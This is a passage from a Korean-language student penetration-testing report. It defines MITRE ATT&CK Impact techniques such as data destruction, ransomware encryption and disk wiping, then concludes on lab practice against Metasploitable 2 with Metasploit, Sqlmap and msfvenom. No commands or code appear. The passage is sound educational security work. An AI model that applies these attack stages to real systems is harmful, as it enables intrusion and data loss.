- ♦ Exfiltration Over Physical Medium (T1052) – 인터넷 연결이 불가능하거나 내부망인 경우 USB 드라이브, 외장 하드 등 물리적 매체를 사용해 데이터를 반출하는 방법.

xiv. Impact (TA0040)

Impact 전술은 공격자가 조직의 시스템이나 데이터를 조작하거나 중단하고, 파괴하려는 단계이다. 이 단계에서는 비즈니스 및 운영 프로세스를 교란하거나 무결성을 손상시켜 가용성을 방해하는 기법들이 활용된다. 데이터 파괴나 변조뿐만 아니라, 공격자가 이익을 얻기 위해 비즈니스 프로세스를 은밀하게 변경하는 경우도 있다. 때로는 이러한 공격이 기밀성 침해를 은폐하기 위한 수단으로 활용되기도 한다. 이 전술의 목표는 최종적으로 조직에 심각한 피해를 입히거나 공격자가 원하는 특정 결과를 달성하는 것이다.

- ♦ Account Access Removal (T1531) – 공격자가 정상 사용자의 계정을 삭제·잠금·권한 변경하거나 시스템 재부팅 등을 통해 해당 계정의 접근을 막는 기법.
- ♦ Data Destruction (T1485) – 파일이나 네트워크 내 다수의 데이터를 삭제하거나 덮어써서 복구가 어렵게 만드는 기법.
- ♦ Data Encrypted for Impact (T1486) – 피해자의 데이터를 암호화해서 사용 불가능하게 만들고, 종종 금전 요구(랜섬웨어)를 위해 사용하는 기법.
- ♦ Data Manipulation (T1565) – 저장·전송·실행 중인 데이터를 변조하여 조직의 의사결정, 비즈니스 프로세스 등에 영향을 주는 기법.
- ♦ Disk Wipe (T1561) – 디스크의 내용이나 구조를 지우거나 훼손하여 시스템 가용성·복구 기능을 저해하는 기법.

III. 결론

본 프로젝트는 Kali Linux 2025.2 환경에서 MITRE ATT&CK 프레임워크를 기준으로 실제 공격자가 수행하는 침해 과정을 단계별로 이해하기 위해 수행하였다.

SPACE-PENTEST와 Metasploitable 2 환경을 대상으로 정보 수집, 취약점 탐색, 초기 침투, 권한 상승, 지속성 확보, 방어 회피 단계까지 다양한 공격 기법을 실습하였다. 특히 Nmap, Dirb, Sqlmap, Metasploit Framework, Laudanum, LinPEAS, msfvenom 등의 도구를 활용하여 취약점을 식별하고 공격 흐름을 재현하면서 단순한 도구 사용법뿐만 아니라 각 단계가 실제 공격 시나리오에서 어떤 의미를 가지는지 이해할 수 있었다.

프로젝트를 진행하며 MITRE ATT&CK가 단순한 공격 기법 목록이 아니라 공격자의 행위를 체계적으로 분석하고 설명하기 위한 프레임워크라는 점을 체감할 수 있었다. 또한 실제 환경에서는 하나의 취약점만으로 공격이 이루어지는 것이 아니라 정보 수집, 초기 접근, 권한 상승, 지속성 확보 등의 단계가 연계되어 공격이 진행된다는 점을 확인하였다.

본 프로젝트에서는 ATT&CK의 모든 전술을 실습하지는 못했으나, 주요 공격 단계를 직접 수행하고 결과를 문서화하면서 모의해킹 및 취약점 분석에 대한 이해를 크게 높일 수 있었다. 앞으로는 Credential Access, Lateral Movement, Exfiltration 단계까지 실습 범위를 확장하여 보다 완전한 공격 시나리오를 재현하고 분석해보고자 한다.